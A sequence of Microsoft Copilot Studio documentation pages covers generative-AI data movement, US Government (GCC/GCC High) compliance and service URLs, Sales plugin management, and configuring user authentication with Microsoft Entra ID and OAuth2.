Related content

- [Learn about sensitivity labels](#)
- [Microsoft Purview data security and compliance protections for generative AI apps](#)
- [Enable sensitivity labels for files in SharePoint and OneDrive](#)

Configure data movement across geographic locations for generative AI

Article • 11/19/2024

With the [generative AI features](#) of Copilot Studio, you can instantly build useful agents without creating complex conversation flows or manual authoring and configuration. These features draw on Azure OpenAI API Service and Bing Search.

These capabilities are available in environments created for the United States and other [supported geographic locations](#).

In some non-United States geographic locations, global and Power Platform administrators might need to make these features available in your environment.

If these features aren't available for your environment, a message appears in Copilot Studio on the agents overview page.

You can continue to configure some Copilot Studio generative AI capabilities even if the features aren't available. However a message appears when you test your agent.

Important

Accessing Copilot Studio generative AI features from regions outside the United States results in data movement across regional boundaries. This data movement can be enabled and disabled in Power Platform. Once enabled, any data movement that occurred while this feature was enabled cannot be reversed by removing your consent.

Features powered by Bing are separately governed by the [Microsoft Services Agreement](#)  and [Microsoft Privacy Statement](#) .

Only global and Power Platform administrators can enable and disable generative AI features for environments outside the United States.

For more information about data movement associated with these generative AI features and how to make these features available, see [Turn on agents and generative AI features](#).

Feedback

Was this page helpful?

 Yes

 No

[Provide product feedback](#) 

Manage data storage powered by Microsoft 365 services

Agents with generative mode turned on can collect historical activity data that makers can use to troubleshoot and improve their agent. Makers can view activity data as a visual map or as transcripts.

Historical activity is powered by Microsoft 365 services. Makers who want to create an agent with activity data need to have an Exchange license. All activity data is stored in the geographic region of the end user's Exchange mailbox, regardless of the geographic location (geo) selected for the Copilot Studio environment used to create the agent. Power Platform can be configured to use [Customer Managed Keys \(CMK\)](#). *End user* is the person engaging with the agent through conversation or invoking the agent with a [trigger](#). In many cases, the agent maker is also the end user.

When you use activity mapping, data for tracking agent activity is stored using Microsoft 365 services, which is not governed by Azure compliance. Instead, activity data is governed by [Microsoft 365 terms and data residency commitments](#). Global and Power Platform administrators can [turn off data being stored by Microsoft 365 through the Power Platform admin center](#).

Turning this off stops future activity data storage in Microsoft 365. Existing activity data stored in Microsoft 365 will be deleted or purged according to the data retention policy set for Microsoft 365.

If these features aren't available for your environment, a message appears in Copilot Studio on the agent's **Overview** page.

Last updated on 10/30/2025

Copilot Studio for US Government customers

This article is for US government customers who are deploying Copilot Studio as a part of a Copilot Studio Government Community Cloud (GCC) plan. It provides you with an overview of features that are specific to these plans.

Government plans are designed for the unique needs of organizations that must meet US compliance and security standards.

We recommend that you read this article and [Copilot Studio overview](#).

The Copilot Studio US Government Service Description serves as an overlay to the general Copilot Studio Service Description. It defines the unique commitments and differences compared to the general Copilot Studio offerings that are available to our customers since December 2019.

Copilot Studio US Government plans and environments

Licensing for Copilot Studio US Government plans is the same as for public cloud. They're available through the Volume Licensing and Cloud Solution Provider purchasing channels. For more information, see [Assign user licenses and manage access](#).

The Copilot Studio GCC environment is compliant with the Federal requirements for cloud services, including FedRAMP High.

In addition to the features and capabilities of Copilot Studio, organizations that use Copilot Studio US Government plans benefit from the following unique features:

- Your organization's customer content is physically separated from customer content in non-US-Government plans for Copilot Studio.
- Your organization's customer content is stored within the United States.
- Access to your organization's customer content is restricted to screened Microsoft personnel.
- Copilot Studio US Government complies with all certifications and accreditations that US Public Sector customers require.

GCC High environment

Beginning February 2022, eligible customers can choose to deploy Copilot Studio US Government to the GCC High environment.

Microsoft designed the platform and our operational procedures to meet the requirements aligning with the DISA SRG IL4 (Defense Information Systems Agency Security Requirements Guide Impact Level 4) compliance framework.

This option enables and requires the customer to use Microsoft Entra ID for Government for customer identities. By contrast, GCC uses the public Microsoft Entra ID.

For the US Department of Defense contractor customer base, Microsoft operates the service in a manner that enables these customers to meet International Traffic in Arms Regulations (ITAR) commitment and Defense Federal Acquisition Regulation Supplement (DFARS) acquisition regulations, as documented and required by their contracts with the US Department of Defense. DISA has granted a Provisional Authority to Operate.

Customer eligibility

Copilot Studio US Government plans are available to:

- (1) US federal, state, local, tribal, and territorial government entities, and
- (2) other entities, which handle data that is subject to government regulations and requirements and where use of Copilot Studio US Government plans is appropriate to meet these requirements, subject to validation of eligibility.

Microsoft's validation of eligibility includes:

- Confirmation of handling data subject to ITAR
- Law enforcement data subject to the Federal Bureau of Investigation's (FBI) Criminal Justice Information Services (CJIS) Policy
- Other government-regulated or controlled data

Validation may require sponsorship by a government entity with specific requirements for the handling of data.

Entities with questions about eligibility for Copilot Studio US Government should consult their account team. Microsoft revalidates eligibility when it renews customer contracts for Copilot Studio US Government plans.

Differences between customer data and customer content

Customer data, as defined in the [Online Service Terms](#), means all data provided to Microsoft by, or on behalf of, customers using an online service. This includes all text, sound, video, image files, and software.

Customer content refers to a specific subset of customer data that has been directly created by users. This could include for example content stored in databases through entries in the [Dataverse](#) entities (for example, contact information). Content is generally considered confidential information, and in normal service operations, isn't sent through the Internet without encryption.

For more information on how Copilot Studio protects customer data, see the [Microsoft Online Services Trust Center](#).

Data segregation for Government Community Cloud

When provisioned as part of Copilot Studio US Government plans, the Copilot Studio service is offered in accordance with the National Institute of Standards and Technology (NIST).

In addition to the logical separation of customer content at the application layer, the Copilot Studio US Government service provides your organization with a secondary layer of physical segregation for customer content. This segregation is achieved by using infrastructure that is separate from the infrastructure used for commercial Copilot Studio customers. This type of usage includes using Azure services in Azure's Government Cloud. To learn more, see [Azure Government](#).

Customer content located within the United States

The Copilot Studio US Government service runs in datacenters physically located in the United States. It stores customer content at rest in datacenters physically located only in the United States.

Restricted data access by administrators

Access to Copilot Studio US Government customer content by Microsoft administrators is restricted to personnel who are US citizens. These personnel undergo background investigations in accordance with relevant government standards.

Copilot Studio support and service engineering staff don't have standing access to customer content hosted in the Copilot Studio US Government service. Any staff who requests temporary permission elevation which would grant access to customer content must first have passed the following background checks.

 Expand table

Microsoft Personnel Screening and Background Checks ¹	Description
U.S. citizenship	Verification of U.S. citizenship
Employment history check	Verification of seven (7) year employment history
Education verification	Verification of highest degree attained
Social Security number (SSN) search	Verification that the SSN the employees provides is valid
Criminal history check	A seven (7) year criminal record check for felony and misdemeanor offenses at the state, county, and local level and at the federal level
Office of Foreign Assets Control list (OFAC)	Validation against the Department of Treasury list of groups with whom U.S. persons aren't allowed to engage in trade or financial transactions

Microsoft Personnel Screening and Background Checks ¹	Description
Bureau of Industry and Security list (BIS)	Validation against the Department of Commerce list of individuals and entities barred from engaging in export activities
Office of Defense Trade Controls Debarred Persons list (DDTC)	Validation against the Department of State list of individuals and entities barred from engaging in export activities related to the defense industry
Fingerprinting check	Fingerprint background check against FBI databases
CJIS background screening	State-adjudicated review of federal and state criminal history by state CSA appointed authority within each state that has signed up for the Microsoft CJIS IA program
Department of Defense IT-2	Staff who request elevated permissions to customer data or privileged administrative access to DoD SRG L5 service capacities must pass DoD IT-2 adjudication, based on a successful OPM Tier 3 investigation.

1. Applies only to personnel with temporary or standing access to customer content hosted in Copilot Studio US Government (GCC and GCC High)

Certification and accreditation

Copilot Studio US Government plans are designed to support the Federal Risk and Authorization Management Program (FedRAMP) accreditation at a High Impact level. FedRAMP artifacts are available for review by federal customers who are required to comply with FedRAMP. Federal agencies can peruse these artifacts in support of their review to grant an Authority to Operate (ATO).

ⓘ Note

Copilot Studio is authorized as a service within the Azure Government FedRAMP ATO.

For more information, including how to access the FedRAMP documents, review the [FedRAMP Marketplace](#) [↗].

Copilot Studio US Government plans have features designed to support customers' CJIS Policy requirements for law enforcement agencies.

Copilot Studio US Government and other Microsoft services

Copilot Studio US Government plans include several features that allow users to connect to, and integrate with, other Microsoft enterprise service offerings such as Power Apps and Power Automate US Government.

Copilot Studio US Government services run within Microsoft datacenters in a manner consistent with a multitenant, public cloud deployment model. However, client applications are limited to the web-user client and aren't available in Microsoft Teams. Government customers are responsible for managing client applications.

Copilot Studio US Government plans use the Office 365 customer administrator UI for customer administration and billing.

The Copilot Studio US Government service maintains the actual resources, information flow, and data management. For purposes of FedRAMP ATO inheritance, Copilot Studio US Government plans use Azure (including Azure for Government) ATOs for infrastructure and platform services, respectively.

If you adopt the use of Active Directory Federation Services (ADFS) 2.0 and set up policies to help ensure your users connect to the services through single sign-on, any temporarily cached customer content will be in the United States.

Copilot Studio US Government and third-party services

Copilot Studio US Government plans provide the ability to integrate third-party applications into the service through Power Automate Cloud Flow, which uses [Connectors](#) and [Skills](#). These third-party applications and services might involve storing, transmitting, and processing your organization's customer data on third-party systems that are outside of the Copilot Studio US Government infrastructure. As a result, these third-party applications and services aren't covered by the Copilot Studio US Government compliance and data protection commitments.

Important

Review the privacy and compliance statements provided by the third parties when assessing the appropriate use of these services for your organization.

[Governance considerations](#) can help your organization bring awareness about the capabilities available across several related themes, such as architecture, security, alert and action, and monitoring.

Copilot Studio US Government and Azure Services

The Copilot Studio US Government services are deployed to Microsoft Azure Government. Microsoft Entra ID isn't part of the Copilot Studio US Government accreditation boundary. However, the services rely on a customer's [Microsoft Entra ID](#)  tenant for customer tenant and identity functions. This includes:

- Authentication
- Federated authentication
- Licensing

When a user of an organization employing ADFS attempts to access the Copilot Studio US Government service, the user is redirected to a login page hosted on the organization's ADFS server.

The user provides credentials to their organization's ADFS server. The organization's ADFS server attempts to authenticate the credentials using the organization's Active Directory infrastructure.

If authentication is successful, the organization's ADFS server issues a SAML (Security Assertion Markup Language) ticket that contains information about the user's identity and group membership.

The customer's ADFS server signs this ticket using one half of an asymmetric key pair and then sends the ticket to Microsoft Entra ID via encrypted TLS (Transport Layer Security). Microsoft Entra ID validates the signature using the other half of the asymmetric key pair and then grants access based on the ticket.

The user's identity and group membership information remain encrypted in Microsoft Entra ID. In other words, only limited user-identifiable information is stored in Microsoft Entra ID.

You can find full details of the Microsoft Entra ID security architecture and control implementation in the Azure System Security Plan (SSP).

The Microsoft Entra ID account management services are hosted on physical servers managed by the Microsoft Global Foundation Services (GFS). Network access to these servers is controlled by GFS-managed network devices using rules set by Azure. Users don't interact directly with Microsoft Entra ID.

Microsoft Copilot Studio US Government service URLs

You use a different set of URLs to access Copilot Studio US Government environments, as shown in the following table. The table also includes the commercial URLs for contextual reference.

 Expand table

Commercial	US Government (GCC)	US Government (GCC High)
copilotstudio.microsoft.com	gcc.powerva.microsoft.us	high.powerva.microsoft.us
flow.microsoft.com	gov.flow.microsoft.us	high.flow.microsoft.us
make.powerapps.com	make.gov.powerapps.us	make.high.powerapps.us
flow.microsoft.com/connectors	gov.flow.microsoft.us/connectors	high.flow.microsoft.us/connectors
admin.powerplatform.microsoft.com	gcc.admin.powerplatform.microsoft.us	high.admin.powerplatform.microsoft.us
api.powerva.microsoft.com	gcc.api.powerva.microsoft.us	high.api.powerva.microsoft.us

For those customers that implement network restrictions, ensure access to the following domains is made available to your users' access points:

GCC customers

- *.azure.net*
- *.azure.us*
- *.azure-apihub.us*
- *.azureedge.net*
- *.crm9.dynamics.com*
- *.microsoft.com*
- *.microsoft.us*
- *.microsoftonline.com*
- *.usgovcloudapi.net*
- *.windows.net*

Refer to the [IP ranges](#) for *AzureCloud.usgovtexas* and *AzureCloud.usgovvirginia* to enable access to Dataverse instances that users and administrators may create within your tenant.

Connectivity between Copilot Studio US Government and Public Azure Cloud services

Azure is distributed among multiple clouds. By default, tenants are allowed to open firewall rules to a cloud-specific instance, but cross-cloud networking is different and requires opening specific firewall rules to communicate between services. If you're a Copilot Studio customer and you have existing SQL instances in Azure public cloud which you need to access, you must open specific firewall ports in SQL to the Azure Government Cloud IP space for the following datacenters:

- USGov Virginia
- USGov Texas

Refer to the [Azure IP Ranges and Service Tags - US Government Cloud](#) document, focusing attention on *AzureCloud.usgovtexas*, and *AzureCloud.usgovvirginia*. Also note that these are the IP ranges required for your users to have access to the service URLs.

Copilot Studio US Government feature limitations

Some of the features available in the commercial version of Copilot Studio aren't available to Copilot Studio US Government customers. The Copilot Studio team is actively working on making these features available to US Government customers and will update this article when these features become available.

ⓘ Note

Currently, the only way to approve an agent for Teams is to submit the agent to an admin for approval.

Feature or capability	Available in GCC	Available in GCC High
Copilot Studio Microsoft Teams app experience	No	No
Teams channel in the Copilot Studio web app	Yes	No
Transfer to agents	Yes	No
Teams & M365 Copilot Channel	No	No
Triggers / Autonomous Agents	No	No
Generative Orchestration	Yes	Yes
Copilot Agents extend M365	No	No
Generative Answers Enhanced Search	No	No
Prompt Action	Yes	No
Preview Models for answer generation	No	No
Azure AI Search as a knowledge source	No	No

Requesting support

Having a problem with your service? You can create a support request to get the issue resolved.

More information: [Contact Technical Support](#)

Manage extensions for Sales in Microsoft 365 Copilot (preview)

[This article is prerelease documentation and is subject to change.]

Copilot Studio can be used to extend Sales in Microsoft 365 Copilot with actions or plugins. These plugins can be either developed within your enterprise or sourced from Microsoft and other partners.

For more information on connector plugins, see [Extend the capabilities of your agent](#).

As an administrator for Sales in Microsoft 365 Copilot, you can manage plugins for Sales in Microsoft 365 Copilot within your CRM instance by enabling or disabling specific plugins from Copilot Studio.

Note

By enabling a connector action for Sales in Microsoft 365 Copilot, you may be allowing its users on Microsoft 365 and Teams applications to send and receive data from external sources using Sales in Microsoft 365 Copilot. Data transfer may occur even if the same connector action has been disallowed for use directly with Microsoft 365. You should ensure that this action complies with your organization policies before enabling it.

The data and insights that connector actions bring to Sales in Microsoft 365 Copilot experiences are powered by third parties and may be subject to third party terms and conditions and/or privacy policies. We recommend you validate connector actions for compliance with your organization policies.

Important

This article contains Microsoft Copilot Studio preview documentation and is subject to change.

Preview features aren't meant for production use and may have restricted functionality. These features are available before an official release so that you can get early access and [provide feedback](#) .

If you're building a production-ready agent, see [Microsoft Copilot Studio Overview](#).

Who can manage plugins for Sales in Microsoft 365 Copilot?

To manage plugins for Sales in Microsoft 365 Copilot in Copilot Studio, you must be:

- Assigned as an administrator for Sales in Microsoft 365 Copilot. For more information, see [Administrator settings for Sales in Microsoft 365 Copilot](#).
- Given either of the following combination of roles in Dataverse:
 - Both `Microsoft Copilot administrator` and `Environment maker`
 - `System customizer`

For Salesforce administrators, these roles can be given for the *msdyn_viva* Power Platform environment. For more information, see [Assign a security role to a user](#).

Enable a plugin for Sales in Microsoft 365 Copilot

1. Sign in to Copilot Studio.
2. Select the right Power Platform environment for your CRM instance:
 - For Dynamics 365 CRM, refer to [Find your environment and organization ID and name](#).
 - For Salesforce CRM, you can use *msdyn_viva*.
3. Select **Microsoft 365 Sales** > **Manage**. Here you can see all the plugins that are enabled in this environment.
4. Select **Enable Plugins**.
5. Find and select the plugin you want to enable. You can review the information about the plugin and choose to enable it.
6. Use the **Enable plugin** toggle to turn on the plugin.
7. Select the users you want to enable the plugin for. You can use one of the three options:
 - Only agent administrators (default)
 - Entire organization
 - Specific users/groups

ⓘ **Note**

If a plugin is enabled, it's automatically enabled for all agent administrators.

8. Select **Save**. This enables the plugin for the users you selected. You also need to:

- [Create and assign security role to user](#)

The plugin is now enabled for the users.

Assign security role to user

Once you enable a plugin for a user, you must add appropriate security permissions for the user to be able to use the plugin. Assign the role *Microsoft Copilot User* to the user. For more information, see [Configure user security in an environment](#).

Disable a plugin for Sales in Microsoft 365 Copilot

1. Sign in to Copilot Studio.
2. Select the right Power Platform environment for your CRM instance:
 - For Dynamics 365 CRM, refer to [Find your environment and organization ID and name](#).
 - For Salesforce CRM, you can use *msdyn_viva*.
3. Select **Microsoft 365 Sales > Manage**. Here you can see all the plugins that are enabled in this environment.
4. Select the plugin you want to disable.
5. Use the **Enable plugin** toggle to turn off the plugin.
6. Select **Save**.

This disables the plugin in Sales in Microsoft 365 Copilot. It might take a few minutes for the changes to take effect.

Configure user authentication in Copilot Studio

Authentication allows users to sign in, giving your agent access to a restricted resource or information. Users can sign in with [Microsoft Entra ID](#), or with any [OAuth2 identity provider](#) such as Google or Facebook.

ⓘ Note

In Microsoft Teams, you can configure a Copilot Studio agent to provide authentication capabilities, so that users can sign in with a Microsoft Entra ID or any [OAuth2 identity provider](#), such as a Microsoft or Facebook account.

You can [add user authentication to topics](#) when you edit a topic.

ⓘ Important

Changes to the authentication configuration only take effect after you publish your agent. Make sure to plan ahead before you make authentication changes to your agent.

Choose an authentication option

Copilot Studio supports several authentication options. Select and configure the option that meets your needs.

1. Go to **Settings** for your agent, and select **Security**.
2. Select **Authentication**.
3. Select an authentication option and configure as needed. The following authentication options are available:
 - [No authentication](#)
 - [Authenticate with Microsoft](#)
 - [Authenticate manually](#)
4. Select **Save**.

No authentication

No authentication means your agent doesn't require your users to sign in when interacting with the agent. An unauthenticated configuration means your agent can only access public information and resources. Classic chatbots are configured by default to *not* require authentication.

⊗ Caution

Selecting the **No authentication** option allows anyone who has the link to chat and interact with your bot or agent.

We recommend you apply authentication, especially if you are using your bot or agent within your organization or for specific users, along with [other security and governance controls](#).

ⓘ Note

This option isn't available when data policy in the Power Platform admin center is configured to require authentication. For more information, see [Data policy example - Require user authentication in agents](#).

Authenticate with Microsoft

ⓘ Important

When the **Authenticate with Microsoft** option is selected, you have access to the **Teams + Microsoft 365** channel. You can also use native app and custom app channels.

Additionally, the **Authenticate with Microsoft** option isn't available for agents that are integrated with [Dynamics 365 Customer Service](#).

This configuration automatically sets up Microsoft Entra ID authentication for Teams without the need for any manual configuration. Since Teams authentication itself identifies the user, users aren't prompted to sign in while they're in Teams, unless your agent requires an expanded scope.

If you need to publish your agent to channels other than **Teams + Microsoft 365** but still want authentication for your agent, choose **Authenticate manually**.

If you select **Authenticate with Microsoft**, the following variables are available in the topic authoring canvas:

- `User.ID`
- `User.DisplayName`

For more information about these variables and how to use them, see [Add user authentication to topics](#).

`User.AccessToken` and `User.IsLoggedIn` variables aren't available with this option. If you need an authentication token, use the **Authenticate manually** option.

If you change from **Authenticate manually** to **Authenticate with Microsoft**, and your topics contain the variables `User.AccessToken` or `User.IsLoggedIn`, they're displayed as **Unknown** variables after the change. Make sure to correct any topics with errors before you publish your agent.

Authenticate manually

Copilot Studio supports the following authentication service providers under the **Authenticate manually** option:

- Microsoft Entra ID V2 with federated credentials
- Microsoft Entra ID V2 with certificates
- Microsoft Entra ID V2 with client secrets
- Microsoft Entra ID
- Generic OAuth 2 - Any identity provider that complies with the [OAuth2 standard](#)

If you select **Authenticate manually**, the following variables are available in the topic authoring canvas:

- `User.Id`
- `User.DisplayName`
- `User.AccessToken`
- `User.IsLoggedIn`

For more information about these variables and how to use them, see [Add user authentication to topics](#).

Once the configuration is saved, make sure to publish your agent so the changes take effect.

ⓘ Note

- Authentication changes only take effect after the agent is published.
- Control this setting with the corresponding admin control in Power Platform. When the control is enabled, it prevents the **Authenticate manually** option from being

turned on or off within Copilot Studio. The control is always turned on, and the **Authenticate manually** option can't be modified in Copilot Studio.

Required user sign in and agent sharing

Require users to sign in determines whether a user needs to sign in before talking with the agent. We highly recommend that you turn on this setting for agents that need to access sensitive or restricted information.

This option isn't available for the **No authentication** and **Authenticate with Microsoft** options.

ⓘ Note

This option can not be turned off when the data policy in the Power Platform admin center is set to require authentication. For more information, see [Data policy example - Require user authentication in agents](#).

If you turn off this option, your agent doesn't ask users to sign in until it encounters a topic that requires them to.

When you turn on this option, it creates a system topic called **Require users to sign in**. This topic is only relevant for the **Authenticate manually** setting. Users are always authenticated on Teams.

The **Require users to sign in** topic is automatically triggered for any user who talks to the agent without being authenticated. If the user fails to sign in, the topic redirects to the **Escalate** system topic.

The topic is read-only and can't be customized. To see it, select **Go to the authoring canvas**.

Control who can chat with the agent in the organization

The combination of your agent's authentication type and **Require user to sign in** setting determine whether you can [share the agent](#) to control who in your organization can chat with it. The authentication setting doesn't affect sharing an agent for collaboration.

- **No authentication:** Any user who has a link to the agent (or can find it; for example, on your website) can chat with it. You can't control which users in your organization can chat with the agent.

- **Authenticate with Microsoft:** The agent works only on [the Teams channel](#). Since the user is always signed in, the **Require users to sign in** setting is turned on and can't be turned off. You can use agent sharing to control who in your organization can chat with the agent.
- **Authenticate manually:**
 - If the service provider is **Microsoft Entra ID**, you can turn on **Require users to sign in** to control who in your organization can chat with the agent using agent sharing.
 - If the service provider is **Generic OAuth2**, you can turn **Require users to sign in** on or off. When turned on, a user who signs in can chat with the agent. You can't control which specific users in your organization can chat with the agent using agent sharing.

When the agent's authentication setting doesn't allow you to control who can chat with it, and you select **Share** on the agent's overview page, a message informs you that anyone can chat with your agent.

Manual authentication fields

The following table describes fields you may encounter when configuring manual authentication. The specific fields you see depend on your selection for service provider.

 Expand table

Field name	Description
Authorization URL template	The URL template for authorization, as defined by your identity provider. For example, <code>https://login.microsoftonline.com/common/oauth2/v2.0/authorize</code>
Authorization URL query string template	The query template for authorization, as provided by your identity provider. Keys in the query string template vary, depending on the identity provider (<code>?client_id={ClientId}&response_type=code&redirect_uri={RedirectUrl}&scope={Scopes}&state={State}</code>).
Client ID	Your client ID, obtained from the identity provider.
Client secret	Your client secret, obtained when you created the identity provider app registration.
Client Certificate KeyVault URL	The URL of the KeyVault where your client certificate is stored. Required for Microsoft Entra ID with certificates authentication.
Grant type	The OAuth2 grant type you want to use.
Is x5c Claim required	Specify whether the x5c claim is required in the token request. Required for Microsoft Entra ID with certificates authentication.

Field name	Description
Login URL	The URL where users are directed to log in.
Refresh body template	The template for the refresh body (<code>refresh_token={RefreshToken}&redirect_uri={RedirectUrl}&grant_type=refresh_token&client_id={ClientId}&client_secret={ClientSecret}</code>).
Refresh URL query string template	The refresh URL query string separator for the token URL, usually a question mark (<code>?</code>).
Refresh URL template	The URL template for refresh; for example, <code>https://login.microsoftonline.com/common/oauth2/v2.0/token</code> .
Resource URL	The resource URL for which the token is requested.
Scope list delimiter	The separator character for the scope list. Empty spaces aren't supported in this field. ¹
Scopes	The list of scopes that you want users to have after they sign in. Use the Scope list delimiter to separate multiple scopes. ¹ Only set necessary scopes and follow the least privilege access control principle .
Service provider	The service provider you want to use for authentication. For more information, see OAuth generic providers .
Tenant ID	Your Microsoft Entra ID tenant ID. Refer to Use an existing Microsoft Entra ID tenant to learn how to find your tenant ID.
Token body template	The template for the token body. (<code>code={Code}&grant_type=authorization_code&redirect_uri={RedirectUrl}&client_id={ClientId}&client_secret={ClientSecret}</code>)
Token exchange URL (required for single sign-on (SSO))	This optional field is used when you're configuring single sign-on .
Token URL template	The URL template for tokens, as provided by your identity provider; for example, <code>https://login.microsoftonline.com/common/oauth2/v2.0/token</code> .
Token URL query string template	The query string separator for the token URL, usually a question mark (<code>?</code>).

¹ You can use spaces in the **Scopes** field if the identity provider requires it. In that case, enter a comma (`,`) in **Scope list delimiter**, and enter spaces in the **Scopes** field.

Turn off authentication

1. With your agent open, select **Settings** on the top menu bar.
2. Select **Security**, then select **Authentication**.
3. Select **No authentication**.

If authentication variables are used in a topic, they become **Unknown** variables. Go to the **Topics** page to see which topics have errors and fix them before publishing.

4. Publish the agent.

Important

If your agent has *tools* configured to [require user credentials](#), don't turn off authentication at the agent level, since this would prevent these tools from working.

Last updated on 11/28/2025

Configure user authentication with Microsoft Entra ID

Summarize this article for me

When you add authentication to your agent, users can sign in and give your agent access to a restricted resource or information.

This article explains how to configure Microsoft Entra ID as your service provider. For information about other service providers and user authentication, see [Configure user authentication in Copilot Studio](#).

If you have tenant administration rights, you can [configure API permissions](#). Otherwise, ask a tenant administrator to grant these permissions.

Prerequisites

[Learn how to add user authentication to a topic](#)

You complete the first several steps in the Azure portal, and complete the final two steps in Copilot Studio.

Create an app registration

1. Sign in to the [Azure portal](#)  by using an admin account in the same tenant as your agent.
2. Go to **App registrations**.
3. Select **New registration** and enter a name for the registration. **Don't** alter existing app registrations.

It can be helpful later to use the name of your agent. For example, if your agent is called "Contoso sales help," you might name the app registration "ContosoSalesReg."

4. Under **Supported account types**, select **Accounts in this organizational directory only (Contoso only - Single tenant)**.
5. Leave the **Redirect URI** section blank for now. Enter that information in the next steps.
6. Select **Register**.
7. After the registration finishes, go to **Overview**.

8. Copy the **Application (client) ID** and paste it in a temporary file. You need it in later steps.

Add the redirect URL

1. Under **Manage**, select **Authentication**.
2. Under **Platform configurations**, select **Add a platform**, and then select **Web**.
3. Under **Redirect URIs**, enter `https://token.botframework.com/.auth/web/redirect` or `https://europe.token.botframework.com/.auth/web/redirect` for Europe. You can also copy the URI from the **Redirect URL** textbox under Copilot Studio **Security** setting page under **Authenticate manually**.

This action takes you back to the **Platform configurations** page.

For a list of required services Copilot Studio connects to, including `token.botframework.com`, see [Required services](#).

4. Select both **Access tokens (used for implicit flows)** and **ID tokens (used for implicit and hybrid flows)**.
5. Select **Configure**.

Configure manual authentication

Next, configure manual authentication. You can choose from multiple options for your provider. However, use Microsoft Entra ID V2 with federated credentials. You can also use client secrets if you're unable to use federated credentials.

Configure federated credentials (recommended)

Configure manual authentication using federated credentials

Copilot Studio automatically creates federated identity credentials (FIC) by default in Azure App Registration to enable secure, secret-less authentication using short-lived OpenID Connect tokens. This authentication method removes stored secrets, reduces credential risk, and aligns with Microsoft's Zero Trust security standards.

1. In Copilot Studio, go to **Settings** for your agent, and select **Security**.
2. Select **Authentication**.
3. Select **Authenticate manually**.

4. Leave **Require users to sign in on**.
5. Enter the following values for the properties:
 - **Service provider**: Select **Microsoft Entra ID V2 with federated credentials**.
 - **Client ID**: Enter the application (client) ID that you copied earlier from the Azure portal.
6. Select **Save** to see the federated credential issuer and value.
7. Copy the **Federated credential issuer** and **Federated credential value** and paste it in a temporary file. You need it in later steps.
8. Go to the Azure portal and the app registration you previously created. Under **Manage**, select **Certificates & secrets** and then **Federated credentials**.
9. Select **Add credential**.
10. Under **Federated credential scenario**, select **Other issuer**.
11. Enter the following values for the properties:
 - **Issuer**: Enter the federated credential issuer value that you copied earlier from Copilot Studio.
 - **Value**: Enter the federated credential value data that you copied earlier from Copilot Studio.
 - **Name**: Provide a name.
12. Select **Add** to finish the configuration.

Configure API permissions

1. Go to **API permissions**.
2. Select **Grant admin consent for <your tenant name>**, and then select **Yes**. If the button isn't available, you might need to ask a tenant administrator to enter it for you.

API permissions

« Refresh

Configured permissions

Applications are authorized to call APIs when they are granted permissions by users/admins as part of all the permissions the application needs. [Learn more about permissions and consent](#)

[+ Add a permission](#) [Grant admin consent for Contoso](#)

API / Permissions name	Type	Description
Microsoft Graph (1)		
User.Read	Delegated	Sign in and read user profile

Important

To avoid users having to consent to each application, someone assigned at least the Application Administrator or Cloud Application Administrator role can [grant tenant-wide consent](#) to your application registrations.

3. Select **Add a permission**, and then select **Microsoft Graph**.

Request API permissions

Select an API

Microsoft APIs APIs my organization uses My APIs

Commonly used Microsoft APIs

**Microsoft Graph**

Take advantage of the tremendous amount of data in Office 365, Enterprise Mobility + Security, and Windows 10. Access Azure AD, Excel, Intune, Outlook/Exchange, OneDrive, OneNote, SharePoint, Planner, and more through a single endpoint.

**Azure Communication Services**

Rich communication experiences with the same secure CPaaS platform used by Microsoft Teams

**Azure DevOps**

Integrate with Azure DevOps and Azure DevOps server

**Azure Service Management**

Programmatic access to much of the functionality available through the Azure portal

4. Select **Delegated permissions**.

Request API permissions

 <https://graph.microsoft.com/> [Docs](#) 

What type of permissions does your application require?

Delegated permissions

Your application needs to access the API as the signed-in user.

Application permissions

Your application needs to access the API as an application, not signed-in user.

Select permissions

 Start typing a permission to filter these results

Permission
☒ OpenId permissions
☐ email ⓘ View users' email address
☐ offline_access ⓘ

5. Expand **OpenId permissions** and turn on **openid** and **profile**.

Request API permissions

Select permissions

Start typing a permission to filter these results

i The "Admin consent required" column shows the default value for an organization. However, user consent can be customized per permission, user, or app. This column may not reflect the value in your organization, or in organizations where this app will be used. [Learn more](#)

Permission	Admin consent required
☒ OpenId permissions (2)	
☐ email ⓘ View users' email address	No
☐ offline_access ⓘ Maintain access to data you have given it access to	No
☒ openid ⓘ Sign users in	No
☒ profile ⓘ View users' basic profile	No

6. Select **Add permissions**.

Define a custom scope for your agent

Scopes determine user and admin roles and access rights. Create a custom scope for the canvas app registration.

1. Go to **Expose an API** and select **Add a scope**.

Search (Ctrl+/)

- Overview
- Quickstart
- Integration assistant (preview)
- Manage
 - Branding
 - Authentication
 - Certificates & secrets
 - Token configuration
 - API permissions
 - Expose an API**
 - Owners

Application ID URI ⓘ Set

Scopes defined by this API

Define custom scopes to restrict access to data and fun API can request that a user or admin consent to one or

+ Add a scope

Scopes

No scopes have been defined

Authorized client applications

Authorizing a client application indicates that this API t this API.

2. Set the following properties. You can leave the other properties blank.

Property	Value
Scope name	Enter a name that makes sense in your environment, such as <code>Test.Read</code>
Who can consent?	Select Admins and users
Admin consent display name	Enter a name that makes sense in your environment, such as <code>Test.Read</code>
Admin consent description	Enter <code>Allows the app to sign the user in.</code>
State	Select Enabled

3. Select **Add scope**.

Configure authentication in Copilot Studio

1. In Copilot Studio, under **Settings**, select **Security > Authentication**.
2. Select **Authenticate manually**.
3. Leave **Require users to sign in** on.
4. Select a **Service provider** and provide the required values. See [Configure manual authentication in Copilot Studio](#).
5. Select **Save**.

Tip

Use the token exchange URL to exchange the On-Behalf-Of (OBO) token for the requested access token. For more information, see [Configure single sign-on with Microsoft Entra ID](#).

Note

The scopes should include `profile openid` and the following scopes, depending on your use case:

- `Sites.Read.All Files.Read.All` for SharePoint
- `ExternalItem.Read.All` for Graph Connection
- `https://[OrgURL]/user_impersonation` for Dataverse structured data

